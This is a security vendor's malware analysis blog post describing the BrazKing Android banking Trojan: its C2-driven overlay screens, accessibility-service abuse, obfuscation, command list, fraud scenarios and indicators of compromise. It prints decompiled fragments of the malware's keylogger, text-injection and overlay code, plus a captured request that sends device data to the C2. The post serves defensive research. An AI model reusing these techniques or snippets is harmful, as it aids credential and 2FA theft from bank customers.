

# BrazKing Android Malware Upgraded and Targeting Brazilian Banks

securityintelligence.com/posts/brazking-android-malware-upgraded-targeting-brazilian-banks/




Application Security November 17, 2021
By Shahar Tavor 12 min read
*Nethanella Messer and James Kilner contributed to the technical editing of this blog.*

IBM Trusteer researchers continually analyze financial fraud attacks in the online realms. In recent research into mobile banking malware, we delved into the BrazKing malware's inner workings following a sample found by MalwareHunterTeam. BrazKing is an Android banking Trojan from the RAT category. It mostly targets mobile banking users in Brazil and is likely operated by a local threat group.

This post provides our findings about BrazKing's new version with insights about its dynamic mechanisms and the features that help cyber criminals use it in mobile banking fraud. As this post is written, we are seeing that BrazKing is an ongoing development and believe there will be more to come in the near future.

## New BrazKing With Added Agility

With a new version in the wild, we set out to look at what changed for BrazKing since the last version. It turns out that its developers have been working on making the malware more agile than before, moving its core overlay mechanism to pull fake overlay screens from the command and control (C2) server in real time.

In the previous version, BrazKing abused the accessibility service to detect which app the user opened. When the malware detected the launch of a targeted banking app, it used to pull an overlay screen from a hardcoded URL and present it on top of the legitimate app. Now, it automates a call to the attacker's server, requesting those matches on the fly. The detection of which app is being opened, is now done server side, and the malware regularly sends on-screen content to the C2. Credential grabbing is then activated from the C2 server, and not by an automatic command from the malware.

The agility that's added here is that the attacker can choose the next action or avoid one according to information on the victim's IP (Brazilian/other), or whether the malware is being run on an emulator. They can modify what's sent back. They can adjust the target list at all times without modifying the malware itself.

This is a tactic that we have seen when desktop banking Trojans started delivering their configurations and web injections in the same manner. Android Trojans do that as well, and BrazKing's developer has implemented that change in the version we analyzed.

```
try {
    if(Configuracoes.getBoolean(v0.Contexto, "tela_on")) {
        v5 = Configuracoes.getString(v0.Contexto, "hwid");
        v6_1 = Configuracoes.getString(v0.Contexto, "url_tela_");
        v9_1 = Configuracoes.getString(v0.Contexto, "url_tela_");
        v10_1 = Configuracoes.getString(v0.Contexto, "url_tela_");
        Acessibilidade v11_1 = v0.Contexto;
        v16 = v14;
        v11_2 = Configuracoes.getString(v11_1, "url_tela_");
        boolean v14_1 = package_name_current_window.contains("com. app");
        goto label_145;

    try {
        access.AbreTela("http://" + v11_2 + "/telas/kz.php?hwid=" + v5 + "&tipo=");
        goto label_166;
```

*Figure 1: BrazKing targets have a matching overlay the C2 can send and display on over legitimate apps*

## Same Overlay, but Different

Another point we observed in BrazKing is the way the same overlay concept from other malware is being implemented with a twist.

Classic overlay malware on Android devices overlays a fake screen on top of the original banking apps. To display that fake overlay on another running app, the malware must have the user approve a permission 'android.permission.SYSTEM_ALERT_WINDOW'. Malware can also approve that permission without user interaction by abusing the Android accessibility service.

We noted that while BrazKing now works without the SYSTEM_ALERT_WINDOW permission, which allows BrazKing to be more elusive and arouse less suspicion, it remains in its manifest.

When BrazKing displays its overlay screen it loads the fake screen's URL from the C2 to a webview in a window. Android System webview allows users to open links within apps they are using without having to leave the app. BrazKing uses TYPE_ACCESSIBILITY_OVERLAY as the type of window when adding the webview from within the accessibility service. This overlay window is then shown on screen—covering the original app and even screens like the 'Settings' menu window.

```
WindowManager v1_4 = (WindowManager)f.this_access_service.getSystemService("window");
f.win_manager = v1_4;
Display dis = v1_4.getDefaultDisplay();
Point point = new Point();
dis.getSize(point);
f.i = point.x;
f.j = point.y + 200;
f.view = ((LayoutInflater)f.this_access_service.getSystemService("layout_inflater")).inflate(0x7F030000, null);  // layout:activity_main
f.lay_param = new WindowManager.LayoutParams(f.i, f.j, 0x7F0, 0x600, -1);
f.win_manager.addView(f.view, f.lay_param);
WebView web_view = (WebView)f.view.findViewById(0x7F020004);  // id:web
web_view.getSettings();
web_view.getSettings().setAppCacheEnabled(true);
WebView.setWebContentsDebuggingEnabled(true);
web_view.getSettings().setLoadsImagesAutomatically(true);
web_view.getSettings().setJavaScriptEnabled(true);
web_view.getSettings().setDomStorageEnabled(true);
web_view.getSettings().setAppCacheEnabled(true);
```

*Figure 2: BrazKing overlay techniques keep it stealthier – 0x7F0 is hex code for TYPE_ACCESSIBLITY_OVERLAY flag*

Behind the scenes, when displaying the overlay screen to the user, BrazKing can intercept the views in the background, tap buttons and even enter text in Android textviews while the legitimate app is covered with a fake overlay.

## No Permissions, No Problem

Asking for very few permissions might make BrazKing look less harmful, and the small number of permissions that it does ask for are not categorized as dangerous to approve. BrazKing manages to work with a rather limited list of permissions, but what it lacks in permissions, it makes up for in Accessibility Service abuse. It utilizes all the capabilities of the accessibility service.

Let's examine what it can do with only the accessibility service:

- Dissect the screen programmatically instead of taking screenshots in picture format. This can be done programmatically but on a non-rooted device that would require explicit approval of the user.
- Keylogger capabilities by reading the views on the screen.
- RAT capabilities—BrazKing can manipulate the target banking application by tapping buttons or keying text in.
- Read SMS without the 'android.permission.READ_SMS' permission by reading text messages that appear on screen.
- Read contact lists without 'android.permission.READ_CONTACTS' permission by reading the contacts on the "Contacts" screen.

There are also permissions that were dropped since the previous version. For example, 'android.permission.BIND_DEVICE_ADMIN' is no longer used in the new version. That permission was previously used to allow the attacker to lock the device and hide malicious activity from the user. With the overlay covering the entire screen, this suspicious permission is no longer required.

Dropping risky permissions is an advantage to the malware as it is less likely to be flagged by automated controls.

## BrazKing's Infection Routine

The following sections give a technical rundown of BrazKing's infections routine per our analysis of the current version of this malware.

## Initial Download

The initial infection vector is a phishing message with a URL that leads to a website claiming the device is about to be blocked due to a supposed lack of security. It requires the user to 'update' the operating system by tapping a button on the page. The site uses HTTPS, making it appear more credible.





*Figure 3: BrazKing starts off with a social engineering message*

Tapping the button launches the download of BrazKing. The app is downloaded via the browser, and then installed by the package manager. To make that happen, the user does have to approve the download of apps from unknown sources. After the initial download, the malware attempts to have the user approve permissions under the guise of a Google requirement.

## Requesting Access to the Accessibility Service

Accessibility Services are what allows malware like BrazKing to forego permissions. It requests access to this service in order to activate the ability to capture the screen and keystrokes that it will later send to the C2. It also uses it to detect running banking apps that would be of interest to its operators.

The request for access takes place during the first run of BrazKing on a newly infected device. To trick the user to approve the request, the malware impersonates a Google update, or a service as shown below.





*Figure 4: BrazKing asking for Accessibility Service access*

## First Run – New Bot Registration

Once the user accepts the accessibility service request, the malware starts running in the background. Most users would see that as going back to normal. In versions of Android 10 and below, the malware's app icon disappears from the screen.

BrazKing's activity commences as it sends a request to the C2 server, registering a new infected bot to the botnet. It sends over the following details:

- Device data:
  - BUILD version
  - Device name
  - OS version
  - Device manufacturer
  - Android ID. This ID is used as a bot identifier dubbed 'hwid'. Android IDs are a 64-bit number (expressed as a hexadecimal string), unique to each combination of app-signing key, user and device.
- List of apps installed on the device (removed in some versions, added in others).
- Display properties: height, width.

```
okPOST /socket.io/?EIO=3&transport=polling&sid=JDzbw4KSubxhDcSWAFBq HTTP/1.1
Accept: */*
Content-Type: text/plain;charset=UTF-8
Content-Length: 215
Host:  com.br
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent:

211:42["to_on",
{"os":"  ","     ":"   ","intervalo":"    ","width":"    ","    ":"nao","hwid":"                "
,"fabricante":"          ","modelo":"
S9","apps_u":"android,com.      ,","height":     }]HTTP/1.1 200 OK
```

*Figure 5: BrazKing sends new bot info to C2 server*

Once the bot has been registered, BrazKing is ready and listening for commands from the C2 server.

Trusteer researchers often encounter malware that tests whether it is running in a testing environment, such as an emulator, and if so, stops running. We have not observed such checks in BrazKing's code, but we did notice that the list of device details it sends to the C2 will differ when it's run in an emulator as compared to running on a physical device. We conclude that blocking research devices might be possible via BrazKing's server-side code.

## Remove-Me-Not

Persistence is a malware must-have, and BrazKing's developers do not want to see it easily removed. To prevent deletion, the malware takes over when the user attempts to remove it. With accessibility service monitoring, BrazKing is programmed to notice when the user is opening the uninstall screen. Should the user attempt to restore the device to manufactory settings, BrazKing would quickly tap the 'Back' and 'Home' buttons faster than a human could, preventing them from removing the malware in that manner.

The same tactic is used when users attempt to interact with antivirus apps, returning them to the home screen if they attempt to launch an app to run a scan or quarantine malware.

## BrazKing's New Obfuscation Techniques

BrazKing uses string obfuscation to keep its resources protected. It applies a XOR operation with a constant key that's hardcoded into the malware binary. Then it also encodes with Base64. By using a constant key inside the sample, the obfuscation can be easily reversed.

```
String bot_id = Settings.Secure.getString(this.getContentResolver(), "android_id");
Utils.get_config(this, Utils.decrypt_func("QV8RWgIX", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), bot_id);
Utils.get_config(this, Utils.decrypt_func("QVoJVwNZC0E=", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), Build.MODEL);
Utils.get_config(this, Utils.decrypt_func("QVEHURRcBwIPEF0W", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), Build.MANUFACTURER);
Utils.get_config(this, Utils.decrypt_func("QVgVEQ==", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), v2.toString());
Utils.get_config(this, Utils.decrypt_func("QV8JQQJURg==", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), "Novo");
Utils.get_config(this, Utils.decrypt_func("QVgWWAEX", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), "nao");
DisplayMetrics display = new DisplayMetrics();
this.getWindowManager().getDefaultDisplay().getMetrics(display);
int height_p = display.heightPixels;
int width_P = display.widthPixels;
Utils.get_config(this, Utils.decrypt_func("QV8DWgFdEEE=", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), String.valueOf(height_p));
Utils.get_config(this, Utils.decrypt_func("QUAPVxJdRg==", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), String.valueOf(width_P));
Utils.get_config(this, Utils.decrypt_func("QUEHQTlYCw0IRg==", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), Utils.decrypt_func("QVUUHC
```

*Figure 6: BrazKing's obfuscated strings*

After de-obfuscating the strings, we were able to see their content, which matches with device information BrazKing sends over to its operators.

```
String bot_id = Settings.Secure.getString(this.getContentResolver(), "android_id");
Utils.get_config(this, Utils.encrypt_func("hwid", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), bot_id);
Utils.get_config(this, Utils.encrypt_func("modelo", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), Build.MODEL);
Utils.get_config(this, Utils.encrypt_func("fabricante", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), Build.MANUFACTURER);
Utils.get_config(this, Utils.encrypt_func("os", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), v2.toString());
Utils.get_config(this, Utils.encrypt_func("horda", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), "Novo");
Utils.get_config(this, Utils.encrypt_func("opkg", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), "nao");
DisplayMetrics display = new DisplayMetrics();
this.getWindowManager().getDefaultDisplay().getMetrics(display);
int height_p = display.heightPixels;
int width_P = display.widthPixels;
Utils.get_config(this, Utils.encrypt_func("height", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), String.valueOf(height_p));
Utils.get_config(this, Utils.encrypt_func("width", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), String.valueOf(width_P));
Utils.get_config(this, Utils.encrypt_func("var_moni", "c7f3f5dcad84eeaea64e40dca4a2e2f5"), Utils.encrypt_func("br.com
```

*Figure 7: BrazKing's strings – De-obfuscated*

## Ongoing C2 Communications

To communicate with the attacker's server during its ongoing operations, BrazKing uses the WebSocket protocol. WebSocket differs from the more typical HTTP, which is often used by financial malware. Rather than looking at a series of requests and responses, like HTTP requires, WebSocket works as a bidirectional messaging protocol. The WebSocket handshake uses the HTTP upgrade header to switch from the HTTP protocol to the WebSocket protocol and BrazKing queues task threads. Each thread executes a different task sent from the C2.

We have seen the WebSocket protocol choice previously used by other malware operators in Brazil.

BrazKing's list of commands appears below:

| Command name | Description |
|---|---|
| connect | Registers a new bot in the C2 server. |
| alertaMsg | Shows a message ('Toast') on screen with text that the C2 chooses. |
| unflackjack | In previous versions this command starts an application that the C2 chooses from apps installed on the device. |
| SETA_STR | Edits configuration information. |
| confirmau | Opens the browser with a URL that the C2 chooses. |
| abreofilho | In the new version, this command starts an application that the C2 chooses from apps installed on the device. |
| ABRE_AP | Adds audible feedback to the malware's accessibility service. |
| ABRE_TRAVA | Shows a webview with an overlay screen. |
| FECHA_TRAVA | Removes the overlay screen. |
| ND_HOME | Clicks the Home button on the device. |
| ND_BACK | Clicks the Back button on the device. |
| ND_RECENTES | Clicks the Recent button on the device. |
| quem_ta_on | Sends the current configuration to the C2. (From shared preference) |
| pediu_img | Sends the current screen dissection to the C2. |
| ND_GESTO | Performs a gesture on the screen at the location that the C2 sends. |
| ND_TEXTO | Enters text in the current textview (textbox) with text that the C2 sends. |

| Command name | Description |
|---|---|
| ND_DESENHO | Performs a gesture on the screen at the coordinates that the C2 sends. |

## BrazKing's Fraud Enabling Features

BrazKing's goal is to help its operators initiate and complete fraudulent transactions from infected user devices. To do that, it leverages a few core capabilities:

- Input injection – allowing the fraudster to interact with running apps on the device.
- Screen dissection – providing the attacker with insights as to what the user sees on their screen.
- Keylogging – helping attackers grab credentials from the device.
- Fake overlay screens – allowing BrazKing to trick users into sharing credentials, and also blocking them from interacting with the legitimate app they intended to use.

Each of these features is described in more detail below. We will follow the technical details with an explanation of BrazKing's fraud modus operandi.

## Input Injection

As its name suggests, this feature allows BrazKing to interact with apps as if they were the device's owner. Abusing Android's Accessibility Service, the malware can tap buttons, select options, enter text and perform other actions on behalf of the user. This process is assisted by the attacker from the C2 server, enabling them to choose which views BrazKing will click on or what text it might tap, thereby controlling what information is sent through to the bank's server during a transaction.

```
public static void put_text(Boolean false, Boolean true, int x_coor, int y_coor, String arg_text, AccessibilityNodeInfo current_window, int param3) {
    if(current_window == null) {
        return;
    }

    try {
        Rect rect = new Rect();
        current_window.getBoundsInScreen(rect);
        if(rect.contains(x_coor, y_coor)) {
            Bundle bundle = new Bundle();
            bundle.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", arg_text);
            current_window.performAction(0x200000, bundle);  // ACTION_SET_SELECTION
        }

        int i;
        for(i = 0; true; ++i) {
            if(i >= current_window.getChildCount()) {
                return;
            }

            f.put_text(false, true, x_coor, y_coor, arg_text, current_window.getChild(i), param3 + 1);
        }
    }
```

*Figure 8: BrazKing's text injection function*

## Screen Dissection

Via the C2, the attacker can send a command to the malware asking to see what the user is viewing at the time. In response, BrazKing will send the following details:

- Bot ID
- View type: is it a text box? Are there buttons?
- Is there clickable content that's visible to the user?
- Width and height of the view?
- What's the text shown on the view?
- The package name of the application that's currently running on screen.

In previous versions, this command was pushed manually. In the new version, the malware sends the details to the C2 on repeat.

Using the information from BrazKing, the fraudster can understand what the victim is viewing on screen and use this insight to plan a fraudulent transaction.

## Keylogging

Abusing the Android Accessibility Service again, BrazKing is able to captures all user keystrokes.

When text on a text box is modified/entered by the user, the event triggers the Accessibility Service, which in turn triggers BrazKing. This allows the malware to obtain the text in the textbox and send it to the C2. Examples of such text can be a URL in the web browser, a text message or a password field.


```
if((access_event.toString().contains("TYPE_VIEW_TEXT_CHANGED")) && access_event.getSource() != null && access_event.getSource().getPackageName() != null && access_event.getSource().getText() != null) {
    boolean v0 = access_event.getSource().isPassword();
    if(v0) {
        if(!access_event.getSource().getText().toString().contains("•")) {
            goto label_457;
        }

        String kly_str = access_event.getSource().getText().toString().replace("•", "");
        if(access_event.getSource().getText().toString().length() == 1) {
            f.o(f.a, "kly", kly_str);
        }
        else {
            f.o(f.a, "kly", "" + kly_str);
            goto label_473;
        label_457:
            v0_2 = f.a;
            v2 = access_event.getSource().getText().toString();
            goto label_471;
        }
    }
    else {
        v0_2 = f.a;
        v2 = access_event.getSource().getText().toString();
    label_471:
        f.o(v0_2, "kly", v2);
    }
```

*Figure 9: Looking for on-screen text and grabbing passwords*

The ‘Kly’ string indicates that the data sent to C2 was collected by the keylogger module.

If BrazKing detects that a password is being entered by the user, the malware captures each letter of the password separately, since on a text field only the last entered character is visible to the user and all other characters are displayed as asterisks. The malware saves each letter and ignores the asterisk characters. All the keystrokes are sent to the C2 from the configuration file.


```
<map>
    <string name="atual">com.android.[redacted]</string>
    <string name="os">[redacted]</string>
    <string name="acesso">[redacted]</string>
    <string name="horda">[redacted]</string>
    <string name="width">[redacted]</string>
    <string name="opkg">nao</string>
    <string name="kly">mypassword123</string>
    <string name="hwid">[redacted]</string>
    <string name="fabricante">[redacted]</string>
    <string name="modelo">[redacted]</string>
    <string name="height">[redacted]</string>
</map>
```

*Figure 10: BrazKing saves passwords by character, then sends them to a C2 server alongside device data*

## Fake Overlay Screens

BrazKing uses two typical fake overlay images. One interacts with the infected user, asking for their payment card's PIN number. The other image keeps them waiting, unable to continue to interact with the app they originally opened.





*Figure 11: BrazKing's social engineering overlays*

## App List No Longer Required

Most banking Trojans that target Android users ask to have the list of installed apps sent to their operators. BrazKing used to also fetch that list by using the 'getinstalledpackages' API. This is a common malware request, but as of Android version 11 (SKD 30) Google views the app list as sensitive information. They now require apps to query what they need from the overall list, and the complete list is thus filtered.

To get the entire list, the malware would have to declare android.permission.QUERY_ALL_PACKAGES or 'Query' element in the manifest.

BrazKing avoids hoarding permissions, so it has removed this ask, and instead relies on the screen dissection feature to view what apps the user might be looking at.

```
<queries>
  <package android:name="com.
  <package android:name="com.
  <package android:name="com.
  <package android:name="br.com.
  <package android:name="com.
  <package android:name="br.com
  <package android:name="br.com
  <package android:name="br.com
  <package android:name="br.com
  <package android:name="br.com
  <package android:name="com.nu
  <package android:name="br.com
  <package android:name="br.com
  <package android:name="br.com
  <package android:name="br.
  <package android:name="com
  <package android:name="com
  <package android:name="com
  <package android:name="com.
</queries>
```

*Figure 12: BrazKing's target list exposed in some of the versions we analyzed*

## BrazKing's Fraud Techniques

BrazKing does not automate fraud on infected devices; that activity is controlled through the C2 server. The malware's operators are likely tailoring the attack to each bank. Therefore, according to our analysis, there can be several attack scenarios that BrazKing operators can tailor according to security controls used by different banks. Those can be altered with relative ease.

## Opening the Banking App

**Scenario A**

The C2 sends a command to the malware to show a message on screen and lure the user to open the banking application.

**Scenario B**

The C2 sends a command to the malware to open the banking app.

## Fraud M.O.

After the banking app opens, the malware subsequently allows the attacker to log keystrokes, extract the password, take over, initiate a transaction, and grab other transaction authorization details to complete it.

## Lock & Delay

The malware is capable of locking the phone's screen and presenting the user with a delay screen.

## Stealing 2FA Codes

**Scenario A**

When the user receives an SMS-based transaction authorization challenge from the bank, BrazKing can display a fake PIN code on screen to the user, all while the attacker can use the stolen code to complete the fraudulent transaction.

**Scenario B**

BrazKing can use its keylogging feature to steal SMS-based two-factor authentication (2FA).

## Mobile Banking Malware Prevalent in the Fraud Arena

Major desktop banking Trojans have long abandoned the consumer banking realms for bigger bounties in BEC fraud, ransomware attacks and high-value individual heists. This, together with the ongoing trend of online banking transitioning to mobile, caused a void in the underground cybercrime arena to be filled by mobile banking malware.

These one-stop-shop codes are simpler to operate, easier to obtain and can facilitate the complete fraud cycle by being resident on what was previously an out-of-band device — the smartphone. The access to 2FA codes at the same place where credentials are obtained is pivotal, and helps fraudsters continue to profit from mobile malware, mostly on Android devices.

Indicators of compromise from the BrazKing versions we analyzed appear below. If you would like to keep up to date on IBM Trusteer research, please check out: securityintelligence.com/category/x-force. For more about IBM Trusteer and the ways we help customers mitigate the risk and losses of fraud, please visit: www.ibm.com/security/fraud-protection/trusteer

## IOCs

| Package name | Application name | APK Hash (SHA256) |
|---|---|---|
| com.gkoiyz.prof | Google Service | d5bd93943a5433a4da132a8eab5dd14c0b5c320a40b1209812bc2c957fe6d090 |
| br.EMyO.ImBd | GService | 7774d7d0cb3635886f030cb55b51627fd02b25fcaf00c2d1d8d7c5533351f16a |
| br.WsLK.aXzD | GService | a00f8137fa6a89c5de8674a23e39bf2933fd76d8639f8ecef7948158bb61a907 |
| com.netsonicsolutions.gservice | GService | 2683b19c5d0001b22bd7e455d96cb2b92eb4d5d6c9c2b89cc87be6365a75e0f7 |
| com.cuteu.videochat | GService | 9cdffc731d56a20d44923e098423dc9a8a2add3a2a19833daae107a3e2ed2eda |

Shahar Tavor
Mobile Security Researcher, IBM

Mobile security researcher at IBM Security Trusteer group. Shahar is passionate about malware research, mobile security, reverse engineering and Android inte...